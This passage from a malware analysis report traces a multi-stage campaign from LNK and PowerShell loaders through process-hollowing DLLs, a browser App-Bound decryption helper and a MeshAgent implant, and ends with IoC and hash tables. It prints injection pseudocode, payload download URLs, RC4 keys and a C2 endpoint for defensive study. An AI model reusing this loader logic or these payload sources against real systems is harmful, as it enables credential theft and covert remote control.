    ctx = GetThreadContext_or_Wow64GetThreadContext(pi.thread);
    patch_entrypoint(ctx, remote + image.entry_rva);
    SetThreadContext_or_Wow64SetThreadContext(pi.thread, ctx);
    ResumeThread(pi.thread);
}
Correlation With appload.dll
appload.dll contains the three Google Drive IDs and staging strings:
1
2
3
4
5
6
7
https://drive.google.com/uc?export=download&id=1EkyeoSdhvGqcEpZkqBUzXnJYPLka7zJc
https://drive.google.com/uc?export=download&id=1rqN7zYXO0jNSsZy8gSECxSxY57T0T_xr
https://drive.google.com/uc?export=download&id=176jQJH3H3DHPzjFI-tIjrV8KLtEBgY_m
%s\Temp\Taskmgr.exe
%s\Temp\Taskmgr.msh
\Google\Chrome\Application\chrome.exe
\Microsoft\Edge\Application\msedge.exe
Based on this correlation, the likely runtime handling is:
- One downloaded blob is transformed into a masqueraded executable at
%TEMP%\Taskmgr.exe. - One downloaded blob is transformed into
%TEMP%\Taskmgr.msh. - The plugin then uses its PE-loader/process-injection framework to stage or inject payload material into Chrome/Edge or a spawned
Taskmgr.exeprocess.

This inference is supported by appload.dll imports and strings:
1
2
3
4
5
6
7
8
9
10
11
12
CreateProcessA
OpenProcess
WriteProcessMemory
ReadProcessMemory
VirtualAlloc
VirtualProtectEx
GetThreadContext
SetThreadContext
ResumeThread
src\pe_raw_to_virtual.cpp
Virtual Protect Failed!
Writing to the remote process failed!
Decrypting
In appload.dll, the relevant code is around raw offset 0x0ADF / RVA 0x16DF:
1
2
3
4
5
6
7
8
9
10
; size handling
0x0ADF / RVA 0x16DF   lea ecx, [r13-10h]      ; payload_size = file_size - 0x10
0x0AF0 / RVA 0x16F0   lea edi, [r13-10h]      ; same size kept for later

; split app64.log buffer
0x0B09 / RVA 0x1709   lea rdx, [r12+10h]      ; source = file_buffer + 0x10
0x0B11 / RVA 0x1711   movups xmm0, [r12]      ; load first 16 bytes from file_buffer
0x0B19 / RVA 0x1719   movaps [...], xmm0      ; save those 16 bytes as key material
0x0B20 / RVA 0x1720   call memcpy-like func   ; copy file_buffer+0x10, size-0x10
0x0B29 / RVA 0x1729   call decrypt wrapper    ; decrypt copied payload
decrypt wrapper calls the RC4 implementation.
That function has the RC4-looking KSA/PRGA behavior: initializes a 256-byte state array, swaps bytes, then XORs the data stream.
1
2
3
4
key = app64_log[0:16];
ciphertext = app64_log[16:];

plaintext = RC4(key).decrypt(ciphertext);
- RCX = RC4 object/context
- RDX = encrypted data buffer
- R8D = data size
the first rsp will take only 32 characters


So the key of each file:
- app64.log = C1 49 21 C6 41 5E C1 71 A8 1F A9 F4 D7 8D 4C BA
- agent.log = 28 07 EE 44 7F A2 16 0F 00 57 E7 4A 9D EF F0 8A
- msh.log = 76 A4 EE B5 25 32 54 03 9E 0D 63 C2 3F C3 6B AC
18. End-to-End Payload Graph
1
2
3
4
5
6
7
8
9
10
decoded_1.ps1
- GetAppKey
    - download appload.log
    - AES decrypt -> appload.dll
    - rundll32.exe appload.dll,z
        - download app64.log  [browser/AppBound helper]
        - download agent.log  [MeshCentral remote-control agent]
        - download msh.log    [configuration]
        - stage %TEMP%\Taskmgr.exe / %TEMP%\Taskmgr.msh
        - inject/load into browser or masqueraded Taskmgr process
The broader chain now consists of:
1
2
LNK -> PowerShell -> mshta -> VBScript -> sys.dll + PowerShell RAT/keylogger
                                      - appload.dll -> auxiliary encrypted blobs
19. Final Stage: MeshAgent
| File | Size | Role |
|---|---|---|
app64.dll | 318,976 | Intermediate native helper, likely Chromium App-Bound/browser key handling |
msh.txt | 35,947 | MeshAgent configuration profile |
agent.dll | 3,484,304 | MeshCentral/MeshAgent remote administration implant |
The chain reconstructed from appload.dll and the auxiliary files is:
1
2
3
4
5
6
7
appload.dll,z
  -> downloads app64.log from Google Drive
  -> decrypts app64.log with RC4 using first 16 bytes as key
  -> produces app64.dll
  -> downloads/decrypts msh.log into msh.txt
  -> downloads/decrypts agent.log into agent.dll
  -> prepares MeshAgent configuration and launches/loads the agent
The important operational pivot is that the loader moves from custom staging into a legitimate remote-management framework: MeshCentral/MeshAgent.
20. app64.dll Reverse/Decompiler Notes
app64.dll is a 64-bit PE with no export table. It is not the same as appload.dll; it is the decrypted payload recovered from app64.log.
PE Summary
1
2
3
4
5
Machine:    AMD64 / 0x8664
ImageBase:  0x140000000
Entry RVA:  0x0000E590
Sections:   .text, .rdata, .data, .pdata, _RDATA, .rsrc, .reloc
PDB path:   Z:\\WorkSpace\\VC\\1\\AppBound\\x64\\Release\\AppBoundDecrypt.pdb
The embedded PDB path is the strongest naming clue: AppBoundDecrypt.pdb
The binary references Chromium-family browser install paths and profile Local State files:
1
2
3
4
5
6
7
8
C:\\Program Files\\Google\\Chrome\\Application\\chrome.exe
\\Google\\Chrome\\User Data\\Local State
C:\\Program Files\\BraveSoftware\\Brave-Browser\\Application\\brave.exe
\\BraveSoftware\\Brave-Browser\\User Data\\Local State
C:\\Program Files (x86)\\Microsoft\\Edge\\Application\\msedge.exe
\\Microsoft\\Edge\\User Data\\Local State
C:\\Program Files\\Naver\\Naver Whale\\Application\\whale.exe
\\Naver\\Naver Whale\\User Data\\Local State
It also imports process-enumeration and native process-control APIs:
1
2
3
4
5
6
7
8
9
10
11
12
OpenProcess
CreateToolhelp32Snapshot
Process32FirstW
Process32NextW
QueryFullProcessImageNameW
DuplicateHandle
CreateThread
CreateFileMappingW
MapViewOfFile
NtSuspendProcess
NtResumeProcess
NtQuerySystemInformation
Decompiled Behavior Summary
Decompiler-level behavior is consistent with a Chromium/App-Bound helper:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
int sub_140001F30() {
    BrowserTarget targets[] = {
        { "chrome", "C:\\\\Program Files\\\\Google\\\\Chrome\\\\Application\\\\chrome.exe",
          "\\\\Google\\\\Chrome\\\\User Data\\\\Local State" },
        { "brave",  "C:\\\\Program Files\\\\BraveSoftware\\\\Brave-Browser\\\\Application\\\\brave.exe",
          "\\\\BraveSoftware\\\\Brave-Browser\\\\User Data\\\\Local State" },
        { "edge",   "C:\\\\Program Files (x86)\\\\Microsoft\\\\Edge\\\\Application\\\\msedge.exe",
          "\\\\Microsoft\\\\Edge\\\\User Data\\\\Local State" },
        { "whale",  "C:\\\\Program Files\\\\Naver\\\\Naver Whale\\\\Application\\\\whale.exe",
          "\\\\Naver\\\\Naver Whale\\\\User Data\\\\Local State" }
    };

    for each target in targets {
        if (browser_exists(target.exe_path)) {
            locate_or_spawn_browser_context(target);
            inspect_browser_processes(target.process_name);
            access_local_state(target.local_state_path);
        }
    }

    return 0;
}
High-confidence observations:
- It is browser-focused, not a general downloader.
- The PDB name explicitly says
AppBoundDecrypt. - It handles Chrome, Brave, Edge, and Naver Whale.
- It has process and module enumeration logic, plus native suspend/resume APIs.
Analyst interpretation: this stage is likely intended to assist with Chromium App-Bound encryption bypass/decryption or key extraction, complementing the earlier PowerShell credential theft logic.
21. msh.txt Reverse/Config Notes
msh.txt is a MeshAgent configuration/profile file. It is plaintext and starts with MeshCentral-style fields:
1
2
3
4
5
6
MeshName=mycoms
MeshType=2
MeshID=0xAFC6ADEAE42BE9C75274C0F6DC503464C6F4FB6D6B77521A6B46AA9CAD91FBBA03D0E6B38F5D5BEADA64E2682C3301B8
ServerID=5A93B1A29F38C43CA42FED5728745C081D04C8390C54525545E10FDECE40C6FCF39941AE33F1C852A596B4418E6CD078
MeshAgent=wss://googleoba.servequake.com:8443/agent.ashx
InstallFlags=2
The key C2/management server IOC is:
1
wss://googleoba.servequake.com:8443/agent.ashx
The rest of the file contains MeshAgent UI translation strings and installer metadata. This is normal for MeshAgent packages, where the .msh profile binds an agent binary to a specific MeshCentral server, mesh/group, and server identity.
Decompiled/Logical Use
In MeshAgent-style logic, this file is consumed as configuration:
1
2
3
4
5
6
7
8
9
10
11
12
13
mesh_config = read_text_file("*.msh");

mesh_name   = parse_value(mesh_config, "MeshName");
mesh_type   = parse_value(mesh_config, "MeshType");
mesh_id     = parse_value(mesh_config, "MeshID");
server_id   = parse_value(mesh_config, "ServerID");
server_url  = parse_value(mesh_config, "MeshAgent");

if (server_url == NULL) {
    fail("MeshAgent URI not found");
}

connect_control_channel(server_url, mesh_id, server_id);
The ServerID value is used by MeshAgent to pin/validate the MeshCentral server identity. In this sample it binds the agent to the attacker-controlled googleoba.servequake.com endpoint.

22. agent.dll Reverse/Decompiler Notes
agent.dll is a full MeshCentral/MeshAgent binary. It is large, statically rich, and includes MeshAgent core strings, compressed JavaScript modules, TLS/certificate logic, service management, and KVM/remote desktop capability.
PE Summary
1
2
3
4
Machine:    AMD64 / 0x8664
ImageBase:  0x140000000
Entry RVA:  0x001DA03C
Sections:   .text, .rdata, .data, .pdata, .gfids, .rsrc, .reloc
High-signal strings:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
MeshAgent
MeshCentral
MeshAgent
Mesh Agent
Control Channel Connection Established
No MeshCentral settings found, place .msh file with this executable and restart.
agentcore: MeshAgent URI not found
wss://swarm.meshcentral.com:443/agent.ashx
wss://meshcentral.com:443/agent.ashx
KVM Session Ending
RemoteDesktopStream
MeshAgent.kvmSession
SelfUpdate -> Starting download
SelfUpdate -> Download Complete... Hash verified
Important imports indicate the agent’s capability set:
1
2
3
4
5
6
7
8
WS2_32.dll       network sockets
CRYPT32.dll      certificates and TLS identity material
ncrypt.dll       key generation/storage
USER32.dll       desktop, input, window, hook, and session APIs
GDI32.dll        screen capture/rendering primitives
ADVAPI32.dll     service control, registry, token, privilege APIs
IPHLPAPI.DLL     network adapter discovery
dbghelp.dll      crash dump / diagnostic stack walking
Decompiled Behavior Summary
The agent’s control-flow aligns with standard MeshAgent behavior:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
int agent_main(int argc, char **argv) {
    initialize_runtime();
    initialize_crypto();
    initialize_networking();

    config = load_mesh_settings_from_msh_or_database();
    if (!config.MeshAgent) {
        log("No MeshCentral settings found, place .msh file with this executable and restart.");
        return ERROR_NO_CONFIG;
    }

    cert = load_or_generate_node_certificate();
    verify_or_pin_mesh_server_id(config.ServerID);

    while (true) {
        status = connect_control_channel(config.MeshAgent);
        if (status == CONNECTED) {
            run_meshcore();
            handle_commands();
        }

        sleep(retry_interval);
    }
}
Remote administration features visible in strings/imports include:
- Control-channel connection to a MeshCentral server over WebSocket/TLS.
- KVM/remote desktop streaming and input handling.
- Service-mode installation and status management.
- Self-update support.
- Certificate generation and server identity verification.
- Local diagnostics and optional crash dump generation.
MeshAgent Command Surface
Representative capability strings show that this is more than a beacon:
1
2
3
4
5
6
7
8
9
10
getRemoteDesktopStream
hasKVM
kvmConnected
kvmRefresh
remoteMouseRender
MeshDesktop
AgentCapabilities
serviceName
meshServiceName
SelfUpdate
Analyst interpretation: once configured with msh.txt, this file can provide the operator with persistent remote management and desktop-control capability through the MeshCentral server.
Auto Update Command

decrypted into:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
try
{
    var serviceLocation = process.argv.pop().toLowerCase();
    require('process-manager').enumerateProcesses().then(function (proc)
    {
        for (var p in proc)
        {
            if (proc[p].path && (proc[p].path.toLowerCase() == serviceLocation))
            {
                process.kill(proc[p].pid);
            }
        }
        process.exit();
    });
}
catch (e)
{
    process.exit();
}
23. Reconstructed Final-Stage Chain
The three auxiliary artifacts fit together as follows:
1
2
3
4
5
6
7
8
9
1. app64.dll
   Native helper focused on Chromium/App-Bound browser decryption or browser state extraction.

2. msh.txt
   MeshAgent profile binding the agent to:
   wss://googleoba.servequake.com:8443/agent.ashx

3. agent.dll
   MeshCentral/MeshAgent remote administration component that consumes the .msh profile.
Operationally, this means the campaign stages both:
- an infostealer/browser-decryption helper, and
- a remote-management implant.
This combination supports both immediate credential/session theft and longer-term interactive access.
24. Native PE Decompilation and Reverse Engineering
This section covers the recovered native PE artifacts:
decrypted_stage\sys.dlldecrypted_stage\appload.dll
PE Data Directories
sys.dll:
| Directory | RVA | Size |
|---|---|---|
| Export | 0x0002B6D0 | 0x3D |
| Import | 0x0002A968 | 0x64 |
| Resource | 0x00036000 | 0x1B2 |
| Exception | 0x00033570 | 0x1CBC |
| BaseReloc | 0x00037000 | 0x500 |
| IAT | 0x00022000 | 0x3F0 |
appload.dll:
| Directory | RVA | Size |
|---|---|---|
| Export | 0x000291D0 | 0x3D |
| Import | 0x00028608 | 0x50 |
| Resource | 0x00031000 | 0x1B4 |
| Exception | 0x0002F000 | 0x1AAC |
| BaseReloc | 0x00032000 | 0x500 |
| IAT | 0x00020000 | 0x370 |
25. sys.dll Decompilation Notes
Exported Entry
1
2
3
4
Export DLL name: baby.dll
Export:          k
Export RVA:      0x00001C70
Invocation:      rundll32 sys.dll,k
Export stub bytes:
1
2
3
40 55 53 48 8D AC 24 08 F7 FF FF 48 81 EC F8 09 00 00
48 8B 05 27 AD 02 00 48 33 C4 48 89 85 E0 08 00 00
33 DB 48 8D 0D D4 42 02 00 45 33 C9 ...
The export begins with a large stack frame (0x9F8) and stack-cookie setup, indicating MSVC-style compilation. The export contains direct call sites to file/path staging, mutexing, WinINet retrieval, cache deletion, and process-launch/injection helpers.
Import Call-Site Highlights
High-signal call sites resolved from .text to imported APIs:
| API | Call Sites |
|---|---|
ADVAPI32!RegOpenKeyExA | 0x1D02 |
KERNEL32!CopyFileA | 0x1C23, 0x1ED8 |
KERNEL32!CreateFileA | 0x1CBD, 0x8061, 0x1BC42, 0x1BC97, 0x1C121 |
KERNEL32!CreateMutexA | 0x1D22 |
KERNEL32!CreateProcessA | 0x71BC |
KERNEL32!CreateThread | 0x1D65, 0x1D9C |
KERNEL32!OpenProcess | 0x728C |
KERNEL32!WriteProcessMemory | 0x6E5C |
KERNEL32!VirtualAlloc | 0x6531, 0x66C7, 0x66E4, 0x6754, 0x687C, 0x7F1F, 0x86C5 |
KERNEL32!VirtualProtectEx | 0x6CA5, 0x6D99, 0x6E1D |
KERNEL32!GetThreadContext | 0x741D, 0x7504 |
KERNEL32!SetThreadContext | 0x743B |
KERNEL32!ResumeThread | 0x2561 |
KERNEL32!Wow64GetThreadContext | 0x73CD, 0x74B5 |
KERNEL32!Wow64SetThreadContext | 0x73EB |
SHELL32!SHGetSpecialFolderPathA | 0x1934, 0x1B7A, 0x1E75, 0x2122, 0x21A3 |
SHELL32!ShellExecuteA | 0x10CC |
WININET!InternetOpenA | 0x17D1 |
WININET!InternetOpenUrlA | 0x17FC |
WININET!InternetReadFile | 0x1847, 0x1881 |
WININET!DeleteUrlCacheEntry | 0x20A2, 0x2245, 0x22B7 |
Reconstructed Control Flow
The export k acts as an orchestration routine. The early export region contains call sites to CreateFileA, CopyFileA, CreateMutexA, and CreateThread, consistent with a staged loader that copies or materializes payload data, creates a single-instance guard, and launches worker threads.
Decompiler-style pseudocode:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
// sys.dll, baby.dll!k, RVA 0x1C70
void export_k(void) {
    init_stack_cookie();

    // Staging paths are derived from special folders and environment state.
    temp_or_appdata = resolve_special_folder_or_env();

    // Static strings indicate use of:
    //   %s\Temp\Taskmgr.exe
    //   %s\user.txt
    //   Chrome/Edge application paths
    build_stage_paths(temp_or_appdata);

    // VMware Tools key is probed before or during execution.
    if (RegOpenKeyExA(HKLM_or_HKCU, "SOFTWARE\\VMware, Inc.\\VMware Tools", ...) == SUCCESS) {
        // environment-aware path; exact branch target unresolved statically
        close_key_and_continue_or_abort();
    }

    // WinINet download routine.
    hInet = InternetOpenA(user_agent_chrome_145, ...);
    hUrl  = InternetOpenUrlA(hInet, url_or_payload_source, ...);
    while (InternetReadFile(hUrl, buffer, size, &read) && read != 0) {
        append_to_stage_file(buffer, read);
    }
    InternetCloseHandle(hUrl);
    InternetCloseHandle(hInet);
    DeleteUrlCacheEntry(url_or_payload_source);

    // Loader/injection path.
    payload = map_or_load_pe_from_stage_file();
    target = CreateProcessA("%TEMP%\\Taskmgr.exe" or browser_path, ..., CREATE_SUSPENDED, ...);
    remote = VirtualAllocEx_like(target.process, image_size);
    WriteProcessMemory(target.process, remote, payload_headers_and_sections, ...);
    VirtualProtectEx(target.process, remote, ..., executable_protection, ...);

    ctx = GetThreadContext_or_Wow64GetThreadContext(target.thread);
    patch_entrypoint(ctx, remote_entrypoint);
    SetThreadContext_or_Wow64SetThreadContext(target.thread, ctx);
    ResumeThread(target.thread);
}
Injection Assessment
The combination of CreateProcessA, OpenProcess, WriteProcessMemory, VirtualProtectEx, GetThreadContext, SetThreadContext, Wow64*ThreadContext, and ResumeThread is a coherent process-hollowing / PE-mapping capability set. The recovered string src\pe_raw_to_virtual.cpp further supports a custom PE image mapper. This is stronger evidence than a generic suspicious import table because the import call-site scan confirms these APIs are directly called from .text.
26. Detection Opportunities
Function-Level Detection Anchors
sys.dll:
- Export:
baby.dll!k - Export RVA:
0x1C70 - Injection cluster:
CreateProcessAat0x71BC,WriteProcessMemoryat0x6E5C,VirtualProtectExat0x6CA5/0x6D99/0x6E1D,SetThreadContextat0x743B,ResumeThreadat0x2561. - Network cluster:
InternetOpenAat0x17D1,InternetOpenUrlAat0x17FC,InternetReadFileat0x1847/0x1881, cache cleanup at0x20A2/0x2245/0x22B7.
appload.dll:
- Export:
baby.dll!z - Export RVA:
0x1790 - Injection cluster:
CreateProcessAat0x5C1C,WriteProcessMemoryat0x58BC,VirtualProtectExat0x5705/0x57F9/0x587D,SetThreadContextat0x5E9B,ResumeThreadat0x1DB1/0x568D. - Network cluster:
InternetOpenAat0x1571,InternetOpenUrlAat0x159C,InternetReadFileat0x15E7/0x1621, cache cleanup at0x187A/0x1A83/0x1AB3.
Analyst Notes
The two DLLs appear to share a loader framework:
- Both export as
baby.dllwhile using different export names (k,z). - Both are x64 PE32+ DLLs with similar MSVC runtime artifacts.
- Both use WinINet for retrieval, explicit cache deletion, and a PE-mapping/injection API set.
- Both reference
Taskmgr.exestaging and browser executable paths. - Both contain error strings associated with custom PE image mapping.
sys.dll appears to be the first native loader invoked by the VBScript stage. appload.dll is a later plugin invoked by the PowerShell RAT for application/browser key handling and auxiliary payload staging.
27. Indicators and Hashes
File Identification & Indicators of Compromise
File Identification
| Filename | File Size | Architecture | MD5 | SHA-1 | SHA-256 | Compilation Timestamp |
|---|---|---|---|---|---|---|
tax_refund.zip | 1,048,065 bytes | N/A - ZIP container | E6349DCE8C03DA21AF31C9C73831A88A | C11B3789792869F2A8A7748134C4A81D0E5C52E1 | 89D7EDBE8559FA62E844232C74502E66CA9C3E1501459862929032B4ADF3067F | N/A |
[non-ASCII lure filename].pdf | 1,054,789 bytes | N/A - PDF lure | 9F7D8CBC031F49B889AAB83EC08D62A7 | 82F39A9F6E94902972536E6AC81011F4C0C9D2E7 | 21117589CEA85FC571CD3C583470071113434AA487A08D5ABEE3D4B5AAB6B3AA | N/A |
[non-ASCII].txt.lnk | 2,547 bytes | Windows Shell Link; x86/x64 agnostic | F24D66F1DD6FE26566F1960EE250348B | DCDD8A86476CF718F682EE8D19DA7C52AD9B79B6 | 2915D6F2C30BE13B47088829D5F9500F1A09F83E88C87A3AAD230C6D2837CF0D | N/A - LNK header timestamps: 2025-09-09 19:41:00 UTC |
Network IoCs
| Type | Indicator | Port / Scheme | Context |
|---|---|---|---|
| Domain | link24.kr | HTTPS / 443 | Decoded from PowerShell -EncodedCommand embedded in LNK |
| URL | hxxps://link24[.]kr/1y0mZTc | HTTPS / 443 | Remote resource passed to mshta.exe |
Host IoCs
| Type | Indicator | Context |
|---|---|---|
| Archive | tax_refund.zip | Delivery container |
| Shortcut | [non-ASCII].txt.lnk | Weaponized Shell Link launcher |
| PDF lure | [non-ASCII lure filename].pdf | Decoy/lure document |
| Process image | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe | LNK target path recovered from shortcut strings |
| Process image | C:\Windows\System32\mshta.exe | Inferred child process from decoded command |
| Icon resource | C:\Windows\System32\imageres.dll | Used for masquerading as a text file |
| LNK CLSID | 00021401-0000-0000-c000-000000000046 | Shell Link CLSID |
File Identification
| Filename | File Size | Architecture | MD5 | SHA-1 | SHA-256 | Compilation Timestamp |
|---|---|---|---|---|---|---|
pwko.vba | 59,102 bytes | N/A - VBScript/HTA script | D6ADF967E588D13980FE8378B701993B | 457F597E759CB55D9017BE460B75929E058A0958 | 69C82D2AB46D743871DCCCA6C21A0447D16CE881B1733B7E86DF00468D5DBBC6 | N/A |
Entropy: 4.9511, consistent with text script containing arithmetic string obfuscation rather than binary packing.
Additional Network IoCs
| Type | Indicator | Context |
|---|---|---|
| URL | hxxps://drive.google[.]com/uc?export=download&id=1u0g1doVUDc5VCeP653aze60SGlhs3efQ | Downloaded to %TEMP%\password.txt |
| URL | hxxps://drive.google[.]com/uc?export=download&id=1x9mkl4q9ZU8_hDPNF5w0Mu8ePxVWI5VJ | Conditionally downloaded to %LOCALAPPDATA%\user.txt if WinDefend is stopped |
| URL | hxxps://drive.google[.]com/uc?export=download&id=116azn_9bUov3mkSORbPk8_4zIVVNBHZn | Downloaded to %LOCALAPPDATA%\sys.log; AES-decrypted to sys.dll |
| URL | hxxps://drive.google[.]com/uc?export=download&id=1jqpw8UHpsY5ps3nKOfkyo2ql4hC23Mew | Downloaded to %LOCALAPPDATA%\pipe.log; AES-decrypted to pipe.zip |
Additional Host IoCs
| Type | Indicator | Context |
|---|---|---|
| Script stage | pwko.vba | HTA-compatible VBScript returned to mshta.exe |
| Dropped file | %TEMP%\password.txt | Downloaded and opened/executed through shell association |
| Dropped file | %LOCALAPPDATA%\user.txt | Conditional download when sc query WinDefend output contains STOPPED |
| Dropped encrypted blob | %LOCALAPPDATA%\sys.log | AES ciphertext for DLL payload |
| Decrypted payload | %LOCALAPPDATA%\sys.dll | Decrypted from sys.log; executed via rundll32 sys.dll,k |
| Dropped encrypted blob | %LOCALAPPDATA%\pipe.log | AES ciphertext for ZIP payload |
| Decrypted archive | %LOCALAPPDATA%\pipe.zip | Decrypted from pipe.log; expanded with PowerShell |
| Extracted directory | %LOCALAPPDATA%\pipe\ | Output of Expand-Archive -Path pipe.zip |
| Script payload | %LOCALAPPDATA%\pipe\1.ps1 | Executed with PowerShell policy bypass |
| Script argument | %LOCALAPPDATA%\pipe\1.log | Passed to 1.ps1 as -FileName 1.log |
Downloaded Payload Set
Scope
The following artifacts were retrieved from the Google Drive URLs embedded in pwko.vba and placed in the analysis directory. Analysis remained static; no downloaded executable, script, DLL export, or PowerShell payload was executed.
File Identification
| Filename | File Size | Architecture | MD5 | SHA-1 | SHA-256 |
|---|---|---|---|---|---|
password.txt | 21 bytes | plaintext | 46E075C946A9DCF1CCB2C82F2C75564E | D9D959747610E87181AA7E0A393CC628BA2779B9 | 912FC71662D52486838562581C3F44219A8E7B053590B13D4EDFBFC67E953D68 |
user.txt | 262 bytes | Unknown encrypted/opaque blob | C43D21DFA6DCAAF84FFF6CB00BD47693 | FA001EEB4061335E69B3F8578BCA8D3CC16D2CA7 | 0E1F40D7459D0DF0C739AA3F793CA3D556DB44A474613299F96E96BFA6657160 |
sys.log | 199,696 bytes | AES ciphertext | 7AA1CED2B95A6D256ED078A0C6B8CF19 | 32595B5ACB2CDA789AC93554AC5267BD373ACC0F | 22763195037DD87C25F1217E6D0E457DBBC52C58404D71B73600789E48EA9968 |
pipe.log | 15,440 bytes | AES ciphertext | 50206337F075C23D980C4E7106D0965C | 81382354885AD4EAE59EE83FB9258A5BFD29009F | A3A0D62DB9FD3DE458EF3805F331A29490B7100A1CCF70340BB8B2E95D5D4C20 |
sys.dll | 199,680 bytes | PE32+ DLL, x64 | 77D1EC7FD2AC1DF3B4B0ECB52DFAFC92 | C6F02E1ACA9CF2C9F81352B7F5ADD08BFD30857F | 9758E76B601798A30D903BF05052A53DF80451E5C156548CE9DA828F608B6470 |
pipe.zip | 15,431 bytes | ZIP archive | 427E98230CE245D6E78B20E52C253D86 | 9E846A12DF1DCB1DF90A4EE0B1BF70E70029DA5A | 107B5AA3C4EF30B9B832E0A10B1EFB1DCF433158BC6AF8D890D66C0C9ED50D21 |
1.ps1 | 183 bytes | PowerShell loader | 6E700FA68B1A4DCE7836CDEB2F7505C3 | ADCF29C4ABBC25ED7B16BE49F5FBE60C6D9DD8BC | 3C7A0904C80ECB0F28F89453F4BFBE09AECDDA646FE9BCEB154670E92F51A95E |
1.log | 40,124 bytes | Base64 PowerShell payload | CEF6E4DE9478C5D1A73A6ACCAD5BACF6 | A89FFB58E64F3AAD3BAB37E6720F04B48B6135B3 | 7C9DAE29CEC1A63EE3FE9EDA38246FE8590BCC1795DFE31C903A0E40A87A6EDB |
2.log | 5,428 bytes | Base64 PowerShell keylogger payload | 424AC088A7E7841E0C11A599687875F6 | 03CC84389807B88595512C3B7EFFD91723E7FAB9 | ED3CE0D3307446B23AA7CCDB977A4648DB1CB64BD9305BAE20061B59F97177B2 |
decoded_1.ps1 | 30,092 bytes | PowerShell infostealer/RAT | 7AACF7C8DE3CE72A73EE32B75ABBBE3F | 54418A7781BF3B551671591630F0CE6F9310E95D | 792BBC7DE30F6FC04FEFCD7752D85119BE309BFF732C0B68E0EAD2979890D513 |
decoded_2.ps1 | 4,070 bytes | PowerShell keylogger | 314581F4B2D702860E1882E7FD8F11F0 | B806A43E899DAF7A2D274F4F9801E331B18D1CA2 | BF5FCDEF5AC77400EF3A69C87BB699B3B9311E9B54BCE9841A753CD2A186132F |
Entropy:
| Artifact | Entropy | Assessment |
|---|---|---|
password.txt | 4.1066 | Plaintext token/password-like string: kfgxl;Y859$#KG4fkdl^&. |
user.txt | 7.1710 | Opaque high-entropy blob; not decrypted by the observed pwko.vba logic. |
sys.log | 7.9990 | AES ciphertext for sys.dll. |
pipe.log | 7.9876 | AES ciphertext for pipe.zip. |
File Identification
| Filename | File Size | Architecture | MD5 | SHA-1 | SHA-256 | Compilation Timestamp |
|---|---|---|---|---|---|---|
pserver.log | 32 bytes | AES ciphertext | EB68BC8C79E55048E8EE4FD22C1B3471 | 3CB74DAD2951AF0944691C022A06469B441A6F8A | 73BCFE9209ED2BC8CE817319091C53F68DFD892B67BC77B4012CC35B09174719 | N/A |
pserver.txt | 28 bytes | Plaintext C2 URL | 6EBB3C7091FF33761A29581DCEF27900 | DD87C252D4A54867DDBF06578C3ED0419515528A | 1F045B010F9A554DCA4670E7165354CDD3C4F5B086C1C667760F73A3FFFBF667 | N/A |
appload.log | 182,288 bytes | AES ciphertext | 96EC0C480E13D91F3CB693487E0B11CE | BCCF16DEB26F6DB0FAC1F05F61BD0BD59112A057 | 10781A32A608150E81108FB56469B836894435C0516A03628E9F62D950CBB37F | N/A |
appload.dll | 182,272 bytes | PE32+ DLL, x64 | D1FD32DB51C6927066A15668A3670693 | 87FFD59B37BA300C7CD398CA1277071F0FF868F4 | 943E3D0534EB4EE6401CDD060BC35EDA394757457F1F1BBC5542D93C5901B4D1 | 2026-05-07 04:43:29 UTC |
Additional Network IoCs
| Type | Indicator | Context |
|---|---|---|
| URL | hxxps://lutkdd[.]corpsecs[.]com/ | Decrypted C2 base URL from pserver.log. |
| Domain | lutkdd.corpsecs.com | C2 host used by decoded_1.ps1 polling/upload protocol. |
| URL | hxxps://drive.google[.]com/uc?export=download&id=1FA9TvcakCgfeRdLaejIJbeoFjuI9GB6R | Encrypted C2 bootstrap ( pserver.log). |
| URL | hxxps://drive.google[.]com/uc?export=download&id=15Xkvt3TwCQJERcUHSUandCigMVVxsFqr | Encrypted app-key plugin ( appload.log). |
| URL | hxxps://drive.google[.]com/uc?export=download&id=1EkyeoSdhvGqcEpZkqBUzXnJYPLka7zJc | Embedded in appload.dll; likely auxiliary plugin/payload. |
| URL | hxxps://drive.google[.]com/uc?export=download&id=1rqN7zYXO0jNSsZy8gSECxSxY57T0T_xr | Embedded in appload.dll; likely auxiliary plugin/payload. |
| URL | hxxps://drive.google[.]com/uc?export=download&id=176jQJH3H3DHPzjFI-tIjrV8KLtEBgY_m | Embedded in appload.dll; likely auxiliary plugin/payload. |
File Identification
| Filename | File Size | Architecture | MD5 | SHA-1 | SHA-256 | Compilation Timestamp |
|---|---|---|---|---|---|---|
app64.log | 318,992 bytes | Unknown encrypted/packed blob | 7F38442308BB2AD43EFE0671873E179F | 2E23F1E6E340C2DBC93E48FE63E86BA08AC14154 | F58B089C8BB8DE31CE9887A6B700B0106259C29156BED56EC5CCE1B7E2128BBD | N/A |
agent.log | 3,484,320 bytes | Unknown encrypted/packed blob | 40ED8082923988BA08128A21E45674F6 | 26158CF59C85EDCB1EE5EDFCCFAEDC4609B6CFF5 | FBBF6C23BB48E0F178C5097483B92459C9288E9B08E9733FE6F31E861FB43BFF | N/A |
msh.log | 35,963 bytes | Unknown encrypted/packed blob | 9AAB6CF2119E3E8D8F7C0A11E130E136 | D90D5B197ECC37D0B91A695D72D51ADE4E5E200E | 802E8519A279FE9637D66F225FBE8B6B02055156C8F5EA3275922966BB734F18 | N/A |
Entropy and leading bytes:
| Artifact | Entropy | First 16 Bytes |
|---|---|---|
app64.log | 7.9994 | C1 49 21 C6 41 5E C1 71 A8 1F A9 F4 D7 8D 4C BA |
agent.log | 8.0000 | 28 07 EE 44 7F A2 16 0F 00 57 E7 4A 9D EF F0 8A |
msh.log | 7.9954 | 76 A4 EE B5 25 32 54 03 9E 0D 63 C2 3F C3 6B AC |
Additional Network IoCs
| Type | Indicator | Context |
|---|---|---|
| URL | hxxps://drive.google[.]com/uc?export=download&id=1EkyeoSdhvGqcEpZkqBUzXnJYPLka7zJc | Auxiliary blob app64.log; embedded in appload.dll. |
